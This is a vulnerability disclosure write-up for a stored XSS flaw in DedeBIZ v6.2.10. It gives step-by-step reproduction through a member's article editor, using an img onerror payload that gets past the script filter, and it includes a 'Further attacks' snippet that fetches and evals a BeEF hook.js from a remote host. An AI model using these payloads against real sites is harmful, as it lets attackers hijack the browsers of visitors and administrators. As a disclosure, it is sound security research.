

# DedeBIZ v6.2.10 XSS injection

XSS injection vulnerability exists in dedebiz v6.2.10, it can cause CSRF and other serious attacks.

official website: <https://www.dedebiz.com/>


version:v6.2.10

type: Stored XSS

## Testing

1.Install and set up the website

2.Login background management interface `/admin` , go to System Settings --> Member Settings --> Enable member function





3.Common functions --> Website column management --> Add column

For example, add a column named "xss\_test" here



4.Log in to the homepage of the website and register as a member. At this time, members need email verification

For convenience, using the administrator account to fill in the user mailbox and make the user 'abc123' a normal user



5.Log in to user abc123, enter document management, and publish an article




6.First publish an article containing normal information, indicating that the publication was successful,

and then modify the article

notice the point: `/user/article_edit.php?channelid=1&aid=3`

Click here to put the edit box into source mode



作者: abc123

发布栏目: xss\_test

描述: 123

正文: `<p>123</p>`


After testing, the system will filter elements such as script, style, and so on. Here, the onerror attribute of the img tag is used to attack successfully

POC:

You can use `eval()` to execute js code, or you can rewrite the page to write js code directly using `document.write()`

```

```



7. At this time, the article is in the state to be reviewed, enter the administrator background, preview the article, you can still find that the malicious code is executed

If the article is approved, then other users or visitors visit the article, and the malicious code inside the article is automatically executed



## Further attacks


With the BeEF tool, the harm is further amplified

Construct POC to import remote js:

```
fetch('http://xx.xx.xx.xx:3000/hook.js').then(response =>
response.text()).then(text => eval(text))


```

According to the previous description, modify and browse the article, you can see that in the beef administration page, a host browser has been online



The modules that come with beef can be used to perform a more damaging attack

(Some may be outdated or obsolete)

